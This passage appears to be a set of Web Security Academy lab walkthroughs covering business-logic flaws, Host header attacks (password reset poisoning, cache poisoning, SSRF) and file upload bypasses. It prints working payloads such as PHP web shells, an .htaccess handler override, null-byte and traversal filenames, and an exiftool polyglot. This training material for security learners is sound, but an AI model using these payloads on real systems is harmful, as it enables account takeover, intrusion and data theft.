8. Log in and go to the "My account" page. Notice that your email address has been truncated to 255 characters.
9. Log out and go back to the account registration page.
10. Register a new account with another long email address, but this time include `dontwannacry.com` as a subdomain in your email address as follows:
`very-long-string@dontwannacry.com.YOUR-EMAIL-ID.web-security-academy.net`
Make sure that the `very-long-string` is the right number of characters so that the "m" at the end of `@dontwannacry.com` is character 255 exactly.
11. Go to the email client and click the link in the confirmation email that you have received. Log in to your new account and notice that you now have access to the admin panel. The confirmation email was successfully sent to your email client, but the application server truncated the address associated with your account to 255

- characters. As a result, you have been able to register with what appears to be a valid @dontwannacry.com address. You can confirm this from the "My account" page.
12. Go to the admin panel and delete Carlos to solve the lab.

🔗Lab: Weak isolation on dual-use endpoint

1. With Burp running, log in and access your account page.
2. Change your password.
3. Study the `POST /my-account/change-password` request in Burp Repeater.
4. Notice that if you remove the `current-password` parameter entirely, you are able to successfully change your password without providing your current one.
5. Observe that the user whose password is changed is determined by the `username` parameter. Set `username=administrator` and send the request again.
6. Log out and notice that you can now successfully log in as the `administrator` using the password you just set.
7. Go to the admin panel and delete Carlos to solve the lab.

🔗Lab: Authentication bypass via flawed state machine

1. With Burp running, complete the login process and notice that you need to select your role before you are taken to the home page.
2. Use the content discovery tool to identify the `/admin` path.
3. Try browsing to `/admin` directly from the role selection page and observe that this doesn't work.
4. Log out and then go back to the login page. In Burp, turn on proxy intercept then log in.
5. Forward the `POST /login` request. The next request is `GET /role-selector`. Drop this request and then browse to the lab's home page. Observe that your role has defaulted to the `administrator` role and you have access to the admin panel.
6. Delete Carlos to solve the lab.

🔗Lab: Authentication bypass via encryption oracle

1. Log in with the "Stay logged in" option enabled and post a comment. Study the corresponding requests and responses using Burp's manual testing tools. Observe that the `stay-logged-in` cookie is encrypted.
2. Notice that when you try and submit a comment using an invalid email address, the response sets an encrypted `notification` cookie before redirecting you to the blog post.
3. Notice that the error message reflects your input from the `email` parameter in cleartext:
`Invalid email address: your-invalid-email`
Deduce that this must be decrypted from the `notification` cookie. Send the `POST /post/comment` and the subsequent `GET /post?postId=x` request (containing the `notification` cookie) to Burp Repeater.
4. In Repeater, observe that you can use the `email` parameter of the `POST` request to encrypt arbitrary data and reflect the corresponding ciphertext in the `Set-Cookie` header. Likewise, you can use the `notification` cookie in the `GET` request to decrypt arbitrary ciphertext and reflect the output in the error message. For simplicity, double-click the tab for each request and rename the tabs `encrypt` and `decrypt` respectively.
5. In the `decrypt` request, copy your `stay-logged-in` cookie and paste it into the `notification` cookie. Send the request. Instead of the error message, the response now contains the decrypted `stay-logged-in` cookie, for example:
`wiener:1598530205184`
This reveals that the cookie should be in the format `username:timestamp`. Copy the timestamp to your clipboard.
6. Go to the `encrypt` request and change the `email` parameter to `administrator:your-timestamp`. Send the request and then copy the new `notification` cookie from the response.
7. Decrypt this new cookie and observe that the 23-character "Invalid email address: " prefix is automatically added to any value you pass in using the `email` parameter. Send the `notification` cookie to Burp Decoder.
8. In Decoder, URL-decode and Base64-decode the cookie. Select the "Hex" view, then right-click on the first byte in the data. Select "Delete bytes" and delete 23 bytes.
9. Re-encode the data and copy the result into the `notification` cookie of the `decrypt` request. When you send the request, observe that an error message indicates that a block-based encryption algorithm is used and that the input length must be a multiple of 16. You need to pad the "Invalid email address: " prefix with enough bytes so that the number of bytes you will remove is a multiple of 16.
10. In Burp Repeater, go back to the `encrypt` request and add 9 characters to the start of the intended cookie value, for example:
`xxxxxxxxadministrator:your-timestamp`
Encrypt this input and use the `decrypt` request to test that it can be successfully decrypted.

11. Send the new ciphertext to Decoder, then URL and Base64-decode it. This time, delete 32 bytes from the start of the data. Re-encode the data and paste it into the `notification` parameter in the decrypt request. Check the response to confirm that your input was successfully decrypted and, crucially, no longer contains the `"Invalid email address: "` prefix. You should only see `administrator:your-timestamp`.
12. From the proxy history, send the `GET /` request to Burp Repeater. Delete the `session` cookie entirely, and replace the `stay-logged-in` cookie with the ciphertext of your self-made cookie. Send the request. Observe that you are now logged in as the administrator and have access to the admin panel.
13. Using Burp Repeater, browse to `/admin` and notice the option for deleting users. Browse to `/admin/delete?username=carlos` to solve the lab.

🔗 HTTP Host header attacks

🔗 Lab: Basic password reset poisoning

1. Go to the login page and notice the "Forgot your password?" functionality. Request a password reset for your own account.
2. Go to the exploit server and open the email client. Observe that you have received an email containing a link to reset your password. Notice that the URL contains the query parameter `temp-forgot-password-token`.
3. Click the link and observe that you are prompted to enter a new password. Reset your password to whatever you want.
4. In Burp, study the HTTP history. Notice that the `POST /forgot-password` request is used to trigger the password reset email. This contains the username whose password is being reset as a body parameter. Send this request to Burp Repeater.
5. In Burp Repeater, observe that you can change the Host header to an arbitrary value and still successfully trigger a password reset. Go back to the email server and look at the new email that you've received. Notice that the URL in the email contains your arbitrary Host header instead of the usual domain name.
6. Back in Burp Repeater, change the Host header to your exploit server's domain name (`your-exploit-server-id.web-security-academy.net`) and change the `username` parameter to `carlos`. Send the request.
7. Go to your exploit server and open the access log. You will see a request for `GET /forgot-password` with the `temp-forgot-password-token` parameter containing Carlos's password reset token. Make a note of this token.
8. Go to your email client and copy the genuine password reset URL from your first email. Visit this URL in your browser, but replace your reset token with the one you obtained from the access log.
9. Change Carlos's password to whatever you want, then log in as `carlos` to solve the lab.

🔗 Lab: Web cache poisoning via ambiguous requests

1. Send the `GET /` request that received a 200 response to Burp Repeater and study the lab's behavior. Observe that the website validates the Host header. After tampering with it, you are unable to still access the home page.
2. In the original response, notice the verbose caching headers, which tell you when you get a cache hit and how old the cached response is. Add an arbitrary query parameter to your requests to serve as a cache buster, for example, `GET /?cb=123`. You can simply change this parameter each time you want a fresh response from the back-end server.
3. Notice that if you add a second Host header with an arbitrary value, this appears to be ignored when validating and routing your request. Crucially, notice that the arbitrary value of your second Host header is reflected in an absolute URL used to import a script from `/resources/js/tracking.js`.
4. Remove the second Host header and send the request again using the same cache buster. Notice that you still receive the same cached response containing your injected value.
5. Go to the exploit server and create a file at `/resources/js/tracking.js` containing the payload `alert(document.cookie)`. Store the exploit and copy the domain name for your exploit server.
6. Back in Burp Repeater, add a second Host header containing your exploit server domain name. The request should look something like this:

```
GET /?cb=123 HTTP/1.1 Host: your-lab-id.web-security-academy.net Host: your-exploit-server-id.web-security-academy.net
```
7. Send the request a couple of times until you get a cache hit with your exploit server URL reflected in the response. To simulate the victim, request the page in your browser using the same cache buster in the URL. Make sure that the `alert()` fires.
8. In Burp Repeater, remove any cache busters and keep replaying the request until you have re-poisoned the cache. The lab is solved when the victim visits the home page.

🔗 Lab: Host header authentication bypass

1. Send the `GET /` request that received a 200 response to Burp Repeater. Notice that you can change the Host header to an arbitrary value and still successfully access the home page.
2. Browse to `/robots.txt` and observe that there is an admin panel at `/admin`.
3. Try and browse to `/admin`. You do not have access, but notice the error message, which reveals that the panel can be accessed by local users.
4. Send the `GET /admin` request to Burp Repeater.
5. In Burp Repeater, change the Host header to `localhost` and send the request. Observe that you have now successfully accessed the admin panel, which provides the option to delete different users.
6. Change the request line to `GET /admin/delete?username=carlos` and send the request to delete Carlos and solve the lab.

🔗Lab: Routing-based SSRF

1. Send the `GET /` request that received a 200 response to Burp Repeater.
2. From the Burp menu, open the Burp Collaborator client. In the dialog, click "Copy to clipboard" to copy your Burp Collaborator domain name. Leave the dialog open for now.
3. In Burp Repeater, replace the Host header value with your Collaborator domain name and send the request.
4. Go back to the Collaborator client dialog and click "Poll now". You should see a couple of network interactions in the table, including an HTTP request. This confirms that you are able to make the website's middleware issue requests to an arbitrary server. You can now close the Collaborator client.
5. Send the `GET /` request to Burp Intruder. In Burp Intruder, go to the "Positions" tab and clear the default payload positions. Delete the value of the Host header and replace it with the following IP address, adding a payload position to the final octet:
Host: 192.168.0.\$0\$
6. On the "Payloads" tab, select the payload type "Numbers". Under "Payload Options", enter the following values:
From: 0 To: 255 Step: 1
7. Click "Start attack". A warning will inform you that the Host header does not match the specified target host. As we've done this deliberately, you can ignore this message.
8. When the attack finishes, click the "Status" column to sort the results. Notice that a single request received a 302 response redirecting you to `/admin`. Send this request to Burp Repeater.
9. In Burp Repeater, change the request line to `GET /admin` and send the request. In the response, observe that you have successfully accessed the admin panel.
10. Study the form for deleting users. Notice that it will generate a `POST` request to `/admin/delete` with both a `CSRF token` and `username` parameter. You need to manually craft an equivalent request to delete Carlos.
11. Change the path in your request to `/admin/delete`. Copy the `CSRF token` from the displayed response and add it as a query parameter to your request. Also add a `username` parameter containing `carlos`. The request line should now look like this but with a different CSRF token:
GET /admin/delete?csrf=QCT5OmPeAAPnyTKyETt29LszLL7CbPop&username=carlos
12. Copy the session cookie from the `Set-Cookie` header in the displayed response and add it to your request.
13. Right-click on your request and select "Change request method". Burp will convert it to a `POST` request.
14. Send the request to delete Carlos and solve the lab.

🔗Lab: SSRF via flawed request parsing

1. Send the `GET /` request that received a 200 response to Burp Repeater and study the lab's behavior. Observe that the website validates the Host header and blocks any requests in which it has been modified.
2. Observe that you can also access the home page by supplying an absolute URL in the request line as follows:
GET https://your-lab-id.web-security-academy.net/
3. Notice that when you do this, modifying the Host header no longer causes your request to be blocked. Instead, you receive a timeout error. This suggests that the absolute URL is being validated instead of the Host header.
4. Use Burp Collaborator client to confirm that you can make the website's middleware issue requests to an arbitrary server in this way. For example, the following request will trigger an HTTP request to your Collaborator server:
GET https://your-lab-id.web-security-academy.net/ Host: your-collaborator-id.burpcollaborator.net
5. Send the request containing the absolute URL to Burp Intruder. Use the Host header to scan the IP range `192.168.0.0/24` to identify the IP address of the admin interface. Send this request to Burp Repeater.
6. In Burp Repeater, append `/admin` to the absolute URL in the request line and send the request. Observe that you now have access to the admin panel, including a form for deleting users.
7. Change the absolute URL in your request to point to `/admin/delete`. Copy the `CSRF token` from the displayed response and add it as a query parameter to your request. Also add a `username` parameter containing `carlos`. The request line should now look like this but with a different `CSRF token`:

```
GET https://your-lab-id.web-security-academy.net/admin/delete?
csrf=QCT5OmPeAAPnyTKyETt29LszLL7CbPop&username=carlos
```

8. Copy the session cookie from the `Set-Cookie` header in the displayed response and add it to your request.
 9. Right-click on your request and select "Change request method". Burp will convert it to a `POST` request.
 10. Send the request to delete Carlos and solve the lab.
-

🔗 File upload vulnerabilities

🔗 Lab: Remote code execution via web shell upload

1. While proxying traffic through Burp, log in to your account and notice the option for uploading an avatar image.
2. Upload an arbitrary image, then return to your account page. Notice that a preview of your avatar is now displayed on the page.
3. In Burp, go to **Proxy > HTTP history**. Click the filter bar to open the **Filter settings** dialog. Under **Filter by MIME type**, enable the **Images** checkbox, then apply your changes.
4. In the proxy history, notice that your image was fetched using a `GET` request to `/files/avatars/<YOUR-IMAGE>`. Send this request to Burp Repeater.
5. On your system, create a file called `exploit.php`, containing a script for fetching the contents of Carlos's secret file. For example:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```
6. Use the avatar upload function to upload your malicious PHP file. The message in the response confirms that this was uploaded successfully.
7. In Burp Repeater, change the path of the request to point to your PHP file:

```
GET /files/avatars/exploit.php HTTP/1.1
```
8. Send the request. Notice that the server has executed your script and returned its output (Carlos's secret) in the response.
9. Submit the secret to solve the lab.

🔗 Lab: Web shell upload via Content-Type restriction bypass

1. Log in and upload an image as your avatar, then go back to your account page.
2. In Burp, go to **Proxy > HTTP history** and notice that your image was fetched using a `GET` request to `/files/avatars/<YOUR-IMAGE>`. Send this request to Burp Repeater.
3. On your system, create a file called `exploit.php`, containing a script for fetching the contents of Carlos's secret. For example:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```
4. Attempt to upload this script as your avatar. The response indicates that you are only allowed to upload files with the MIME type `image/jpeg` or `image/png`.
5. In Burp, go back to the proxy history and find the `POST /my-account/avatar` request that was used to submit the file upload. Send this to Burp Repeater.
6. In Burp Repeater, go to the tab containing the `POST /my-account/avatar` request. In the part of the message body related to your file, change the specified `Content-Type` to `image/jpeg`.
7. Send the request. Observe that the response indicates that your file was successfully uploaded.
8. Switch to the other Repeater tab containing the `GET /files/avatars/<YOUR-IMAGE>` request. In the path, replace the name of your image file with `exploit.php` and send the request. Observe that Carlos's secret was returned in the response.
9. Submit the secret to solve the lab.

🔗 Lab: Web shell upload via path traversal

1. Log in and upload an image as your avatar, then go back to your account page.
2. In Burp, go to **Proxy > HTTP history** and notice that your image was fetched using a `GET` request to `/files/avatars/<YOUR-IMAGE>`. Send this request to Burp Repeater.
3. On your system, create a file called `exploit.php`, containing a script for fetching the contents of Carlos's secret. For example:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```
4. Upload this script as your avatar. Notice that the website doesn't seem to prevent you from uploading PHP files.
5. In Burp Repeater, go to the tab containing the `GET /files/avatars/<YOUR-IMAGE>` request. In the path, replace the name of your image file with `exploit.php` and send the request. Observe that instead of executing the script and returning the output, the server has just returned the contents of the PHP file as plain text.
6. In Burp's proxy history, find the `POST /my-account/avatar` request that was used to submit the file upload and send it to Burp Repeater.

7. In Burp Repeater, go to the tab containing the `POST /my-account/avatar` request and find the part of the request body that relates to your PHP file. In the `Content-Disposition` header, change the `filename` to include a [directory traversal](#) sequence:
`Content-Disposition: form-data; name="avatar"; filename="../../../exploit.php"`
8. Send the request. Notice that the response says `The file avatars/exploit.php has been uploaded`. This suggests that the server is stripping the directory traversal sequence from the file name.
9. Obfuscate the directory traversal sequence by URL encoding the forward slash (`/`) character, resulting in:
`filename="../../../%2fexploit.php"`
10. Send the request and observe that the message now says `The file avatars/../../../exploit.php has been uploaded`. This indicates that the file name is being URL decoded by the server.
11. In the browser, go back to your account page.
12. In Burp's proxy history, find the `GET /files/avatars/../../../%2fexploit.php` request. Observe that Carlos's secret was returned in the response. This indicates that the file was uploaded to a higher directory in the filesystem hierarchy (`/files`), and subsequently executed by the server. Note that this means you can also request this file using `GET /files/exploit.php`.
13. Submit the secret to solve the lab.

🔗 Lab: Web shell upload via extension blacklist bypass

1. Log in and upload an image as your avatar, then go back to your account page.
2. In Burp, go to **Proxy > HTTP history** and notice that your image was fetched using a `GET` request to `/files/avatars/<YOUR-IMAGE>`. Send this request to Burp Repeater.
3. On your system, create a file called `exploit.php` containing a script for fetching the contents of Carlos's secret. For example:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```
4. Attempt to upload this script as your avatar. The response indicates that you are not allowed to upload files with a `.php` extension.
5. In Burp's proxy history, find the `POST /my-account/avatar` request that was used to submit the file upload. In the response, notice that the headers reveal that you're talking to an Apache server. Send this request to Burp Repeater.
6. In Burp Repeater, go to the tab for the `POST /my-account/avatar` request and find the part of the body that relates to your PHP file. Make the following changes:
 - Change the value of the `filename` parameter to `.htaccess`.
 - Change the value of the `Content-Type` header to `text/plain`.
 - Replace the contents of the file (your PHP payload) with the following Apache directive:
`AddType application/x-httpd-php .l33t`
 This maps an arbitrary extension (`.l33t`) to the executable MIME type `application/x-httpd-php`. As the server uses the `mod_php` module, it knows how to handle this already.
7. Send the request and observe that the file was successfully uploaded.
8. Use the back arrow in Burp Repeater to return to the original request for uploading your PHP exploit.
9. Change the value of the `filename` parameter from `exploit.php` to `exploit.l33t`. Send the request again and notice that the file was uploaded successfully.
10. Switch to the other Repeater tab containing the `GET /files/avatars/<YOUR-IMAGE>` request. In the path, replace the name of your image file with `exploit.l33t` and send the request. Observe that Carlos's secret was returned in the response. Thanks to our malicious `.htaccess` file, the `.l33t` file was executed as if it were a `.php` file.
11. Submit the secret to solve the lab.

🔗 Lab: Web shell upload via obfuscated file extension

1. Log in and upload an image as your avatar, then go back to your account page.
2. In Burp, go to **Proxy > HTTP history** and notice that your image was fetched using a `GET` request to `/files/avatars/<YOUR-IMAGE>`. Send this request to Burp Repeater.
3. On your system, create a file called `exploit.php`, containing a script for fetching the contents of Carlos's secret. For example:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```
4. Attempt to upload this script as your avatar. The response indicates that you are only allowed to upload JPG and PNG files.
5. In Burp's proxy history, find the `POST /my-account/avatar` request that was used to submit the file upload. Send this to Burp Repeater.
6. In Burp Repeater, go to the tab for the `POST /my-account/avatar` request and find the part of the body that relates to your PHP file. In the `Content-Disposition` header, change the value of the `filename` parameter

to include a URL encoded null byte, followed by the `.jpg` extension:

```
filename="exploit.php%00.jpg"
```

7. Send the request and observe that the file was successfully uploaded. Notice that the message refers to the file as `exploit.php`, suggesting that the null byte and `.jpg` extension have been stripped.
8. Switch to the other Repeater tab containing the `GET /files/avatars/<YOUR-IMAGE>` request. In the path, replace the name of your image file with `exploit.php` and send the request. Observe that Carlos's secret was returned in the response.
9. Submit the secret to solve the lab.

🔗 Lab: Remote code execution via polyglot web shell upload

1. On your system, create a file called `exploit.php` containing a script for fetching the contents of Carlos's secret. For example:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```
2. Log in and attempt to upload the script as your avatar. Observe that the server successfully blocks you from uploading files that aren't images, even if you try using some of the techniques you've learned in previous labs.
3. Create a polyglot PHP/JPG file that is fundamentally a normal image, but contains your PHP payload in its metadata. A simple way of doing this is to download and run ExifTool from the command line as follows:

```
exiftool -Comment="<?php echo 'START ' . file_get_contents('/home/carlos/secret')  
 . ' END'; ?>" <YOUR-INPUT-IMAGE>.jpg -o polyglot.php
```

This adds your PHP payload to the image's `Comment` field, then saves the image with a `.php` extension.
4. In your browser, upload the polyglot image as your avatar, then go back to your account page.
5. In Burp's proxy history, find the `GET /files/avatars/polyglot.php` request. Use the message editor's search feature to find the `START` string somewhere within the binary image data in the response. Between this and the `END` string, you should see Carlos's secret, for example:

```
START 2B2t1PyJQfJDynyKME5D02Cw0ouydMpZ END
```
6. Submit the secret to solve the lab.

► Details